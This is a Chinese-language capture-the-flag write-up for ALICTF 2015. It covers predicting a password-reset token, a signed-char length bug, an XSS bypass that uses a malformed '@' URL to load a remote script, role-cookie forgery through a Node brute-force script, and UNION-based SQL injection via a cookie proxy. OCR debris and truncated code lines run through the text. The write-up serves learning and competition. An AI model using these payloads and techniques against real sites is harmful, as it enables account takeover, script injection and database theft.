ALICTF2015 writeup(二)（第三排）

原创

ccstuck 于 2015-04-03 20:43:21 发布 1343 收藏
分类专栏： CTF writeup 文章标签： CTF ALICTF

业务逻辑和渗透

发现有好几种奇怪的特征，如可以以同样的用户名注册不同的密码，可以以 `admin\s+`注册用户并登陆等等，故一直在这些业务逻辑上寻觅编程漏洞，然而一直没有什么收获。还发现可以直接找回`admin\s*` 的密码，但收不到找回密码的邮件。

查看找回密码 http://jinan.alictf.com/resetpass/index.php 源代码，发现页面底部给出了服务器时间和一串神秘的 key。

```
</div>
</body>
</html>
<!--
testKey: 673f3e705c8d5b7af675f309e58d46c9
ServerTime: 15-03-29 23:02:32 -->
```

给出了时间，莫非是要猜测重设密码的 Reset token？reset token 可能和时间直接相关，也可能间接相关（如伪随机数）。先尝试简单的，与时间直接相关。

查看邮件中收到的 reset token，从长度来看是 md5，丢进 cmd5 破解发现并没有记录，于是尝试自行猜测这串 md5 的构造方法。

```php
<?php

$ord = [
    [0, 1, 2],
    [0, 2, 1],
    [1, 0, 2],
    [1, 2, 0],
    [2, 1, 0],
    [2, 0, 1],
    [0, 1],
    [1, 0],
];

$opt = [
    'swx2',
    '1427621772',
    '673f3e705c8d5b7af675f309e58d46c9'
];

foreach ($ord as $order) {
    $concat = '';
    foreach ($order as $i) {
        $concat .= $opt[$i];
    }
    echo $concat."\t".md5($concat)."\n";
}
```

手工构造了一些可能的组合，交给 PHP 运行，发现并不能匹配到 reset token。怀疑由于网络延迟关系时间戳不对，然而尝试修改时间戳到前后 3 秒仍然无法和 reset token 匹配。

翻阅邮件，发现找回密码的邮件发送时间实际上是这个时间戳的 5 秒前，于是修正时间戳再次尝试，成功匹配上了。匹配到的构造方式为：`md5($username . $timestamp . $testKey)`。

于是申请 admin 的密码找回，然后按照该方式构造 md5，成功重设密码登录进去。

登录后提示不允许异地登陆…


那什么是异地呢？是不是从阿里巴巴所在的杭州连接就不是异地了呢？尝试利用阿里云杭州节点请求，发现仍然提示异地。想起来网页标题中提示了是山东省济南市的人才信息管理系统，遂寻找了一个山东济南的代理，挂上去之后成功登录获得了 flag。

代码血案

该题给出了 cpp 源代码和一个服务端口。由于给出的服务端口仅允许提交 4 次 token，还不知道触发一次漏洞需要提交几次 token，因此自己架设了一个服务器进行实验。

阅读源代码，瞬间发现 `socket_read_callback` 中对 token 的处理存在漏洞：`recv_request` 中以`buffer` 的首字节作为长度读入 token，而`check_token` 中将 token 作为一个 NUL-terminated 字符串进行处理。然而环顾四周发现，这个漏洞无法利用。

继续读源代码，发现 `rpc_readlog` 中存在一个致命漏洞： `if (len < 0) len = -len`。这样的代码一看就是作者故意留的漏洞： `len` 的类型为 `char`，当 `len` 为 `-128` 时， `-len` 仍为 `-128`。下面 `malloc(len + SAFE_SPACE_LEN)` 将会申请一个 2 字节的位于堆中的缓冲区并进行 `readlog`。再看 `readlog` 代码，使用了相同算法对 `len` 进行处理。通过实验和阅读代码，快速发现只要 `secretKey=c4852c706e64b5bc502b45c76392074c165a5f21e5aca3e6`、 `pos+len>=0`，并且 `log` 中存在内容即可触发漏洞。构造 payload 提交到官方服务器获得 flag



前端初赛题3

阅读代码可知，代码会以 URL 方式解析 URL 的 search 部分（这里称为 targetURL）。如果 targetURL 满足测试条件，则会以脚本方式加载这个 URL。显然，这里要让 targetURL 为自己的 XSS Script 地址。然而，代码中会测试 targetURL 的`authority`部分是否为`notexist.example.com`，因此这题实际上是要分析代码中的逻辑漏洞，绕过这些测试。

首先阅读`jQuery.getScript()`源码看看`jQuery.getScript()`是否会对地址进行一些处理产生突破口。发现它实际上调用的是`jQuery.ajax()`。继续分析代码，发现 jQuery 并没有对 URL 进行特殊处理等操作，（某些情况下简单地追加参数）直接传给了`XMLHttpRequest`。

因此实际上我们需要构造特别的 URL，使得浏览器认为它是一个正确的 URL 成功加载 XSS 脚本，并通过代码中的检验。

阅读代码发现它特别判断了`username`和`password`部分的正斜杠，这是一个线索。然而经过各种测试，均未能利用正斜杠对代码实现攻击。放弃正斜杠后，尝试构造畸形 URL。测试`@`符号，发现当 URL 中存在多个`@`时，Chrome 会将前面几个`@`符号编码，作为`username`部分。显然代码中处理逻辑并不是这样。于是找到了突破口，构造 payload：


<code data-origin=""

```
http://ef4c3e7556641f00.alictf.com/index2.php?http://hello@notexist.example.com:x@xss.re/7798">http://ef4
```

<code data-origin=""

成功绕过了脚本的 URL 检查，加载 XSS 脚本。

<code data-origin=""



简单业务逻辑2

进入页面点击 Article 提示

```
Only Admin!
```

，应该是需要提权。在网页源代码中发现

```
encrypt
```

和

```
decrypt
```

函数，分析后发现

```
<code data-origin=""
```

```
encrypt(P)=md5(P)⊕R⊕V·R">encrypt(P)=md5(P)⊕R⊕V·R
```

```
<code data-origin=""
```

而

<code data-origin=""

<code data-origin=""

decrypt(C·R)=C⊕R⊕V">decrypt(C·R)=C⊕R⊕V

<code data-origin=""

<code data-origin=""

其中R为通过时间生成的md5序列。

<code data-origin=""

<code data-origin=""

<code data-origin=""

decrypt(encrypt(P))=md5(P)">decrypt(encrypt(P))=md5(P)

<code data-origin=""

<code data-origin=""

<code data-origin=""

发现名为

role

的 Cookie，其中包含长度与

encrypt

结果相同的值，而尝试

decrypt

后发现结果并不为仅包含

[0-9a-f]

的字符串。然而多次登录网站产生的不同

role

能

decrypt

出相同的内容，说明确实是

encrypt

产生的。观察算法，发现

V=md5('??????')

，看起来似乎需要爆破。

<code data-origin=""

<code data-origin=""

<code data-origin=""

编写爆破代码并使用小集群进行破解。

```
<code data-origin=""
```

```
<code data-origin=""
 <code data-origin=""
  var cluster = require('cluster');
  var crypto = require('crypto');
  var cookie = new
  Buffer('ZjZkPDRhYzRnYTM5bDdmNGFkYjI3a2NnMjg6YWZrMTtWUwEBVgJcAgYEBAYMUlJTUgYCUgABAQUEU1
  EBBwpWUg==', 'base64');
  var charset = '0123456789abcdefghijklmnopqrstuvwxyz';
  var numCPUs = 60;

  if (cluster.isMaster) {
    var a = 0, b = 0;
    function forkNew() {
      if (a < charset.length && b < charset.length) {
        cluster.fork({start: charset[a] + charset[b]});
        if (++b >= charset.length) {
          b = 0; ++a;
        }
      }
    }
    for (var i = 0; i < numCPUs; ++i) {
      forkNew();
    }
    cluster.on('exit', function(worker, code, signal) {
      if (worker.suicide)
        forkNew();
    });
  } else {
    function decrypt(flag) {
      var md5 = crypto.createHash('md5');
      md5.update(flag);
      var q = md5.digest('hex');
      q += q.split('').reverse().join('');
      for (var i = 0; i < 32; ++i) {
        var p = q.charCodeAt(i) ^ q.charCodeAt(i + 32) ^ cookie[i] ^ cookie[i + 32];
        if ((p >= 48 && p <= 57) || (p >= 97 && p <= 102))
          continue;
        return false;
      }
      return true;
    }
    var start = process.env['start'];
    console.log('Trying ' + start + '...');
    for (var c = 0; c < charset.length; ++c) {
    for (var d = 0; d < charset.length; ++d) {
    for (var e = 0; e < charset.length; ++e) {
    for (var f = 0; f < charset.length; ++f) {
      var flag = start + charset[c] + charset[d] + charset[e] + charset[f];
      if (decrypt(flag)) {
        console.log('Found flag: ' + flag);
```

```
        break;
      }
    }
    }
    }
    }
    console.log()
    cluster.worker.kill();
}


<code data-origin=""
 <code data-origin=""
  <code data-origin=""
   node validate.js | tee log_file
```



  <code data-origin=""


   <code data-origin=""
    <code data-origin=""

     发现数十个V能使
      decrypt(role)
      为仅包含
      [0-9a-f]
      的字符串。

  <code data-origin=""

   <code data-origin=""
    <code data-origin=""





<code data-origin=""

<code data-origin=""

<code data-origin=""

其中当

V=md5('lanlan')

时，

decrypt(role)=md5('Guest')

<code data-origin=""

decrypt(cookie, 'lanlan') -> adb831a7fdd83dd1e2a309ce7591dff8">decry
cmd5(adb831a7fdd83dd1e2a309ce7591dff8) -> 'Guest'

<code data-origin=""

我们将

role

改为

encrypt('Admin')

，成功取得管理员权限进入 Article。

<code data-origin=""

屏幕中央写着

nothing in cookie!

，于是查看 Cookie，发现有一个 article cookie 内容是 php 下


serialize(1)

的结果

i:1;

。

<code data-origin=""



<code data-origin=""

<code data-origin=""

<code data-origin=""

尝试改成


serialize(0)

，

serialize(2)

加载页面，发现会获得不同的内容。

于是先随手写个程序枚举 0-200 看看有哪些内容：



又获得提示，

SQLInjection!

。


由于比较懒，所以想修改程序改成一个 bridge Server 供 SQLMap 自动化注入（将 GET 参数


`serialize()`

后放入 cookie 请求服务器，并返回结果）：

```
var cookie = 'article=[--i--]; role=Mjc1bWVmMzBhNzk2ODBka2EwYTZkYjNlbjxjZ
var referer = 'http://cbcd512994370fc3d6a05eb9a73b31e9.alictf.com/dba8880
var url = 'http://cbcd512994370fc3d6a05eb9a73b31e9.alictf.com/dba8880fbcc

var request = require('request');
var cheerio = require('cheerio');
var express = require('express');

var app = express();

function serialize(...) {
  // see http://phpjs.org/functions/serialize/
}

app.get('/', function (req, res) {
  request.get(url, {
      headers: {
          cookie: cookie.replace('[--i--]', encodeURIComponent(serialize(
          Host: 'cbcd512994370fc3d6a05eb9a73b31e9.alictf.com',
          Referer: referer,
          'User-Agent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) A
      }
  }, function(err, response, body) {
      if (err) {
          console.log(err.stack);
          res.status(500).end();
          return;
      }
      var $ = cheerio.load(body.toString());
      var lead = $('.lead');
      var text = lead.text();
      res.end(text);
  });
})

var server = app.listen(3000, function () {
  var host = server.address().address;
  var port = server.address().port;
  console.log('listening at http://%s:%s', host, port);
});
```

结果发现由于还过滤了左括号 SQLMap 无法自动化注入 :-(





只能手工注入了。

<code data-origin=""

http://localhost:3000/?article=1000%20union%20select%201,%20table_name%

<code data-origin=""

写个代码从 0 到 100 枚举上述地址

[i]

部分从而获得所有表。

<code data-origin=""

<code data-origin=""

...">...

24 TABLE_PRIVILEGES

25 TRIGGERS

29 flag

30 columns_priv

31 db

34 general_log

35 help_category

36 help_keyword

33 func

...

<code data-origin=""

<code data-origin=""

发现其中有一个叫 flag 的表，想必就是 flag 了…

<code data-origin=""

<code data-origin=""

<code data-origin=""

http://localhost:3000/?article=1000%20union%20select%201,COLU

<code data-origin=""

<code data-origin=""

<code data-origin=""

查询到只有一个列叫做 flag。于是成功获得 flag。

<code data-origin=""

<code data-origin=""

<code data-origin=""

第三排的最后道 branch ====暂时无解 待续 如果有解法再放上来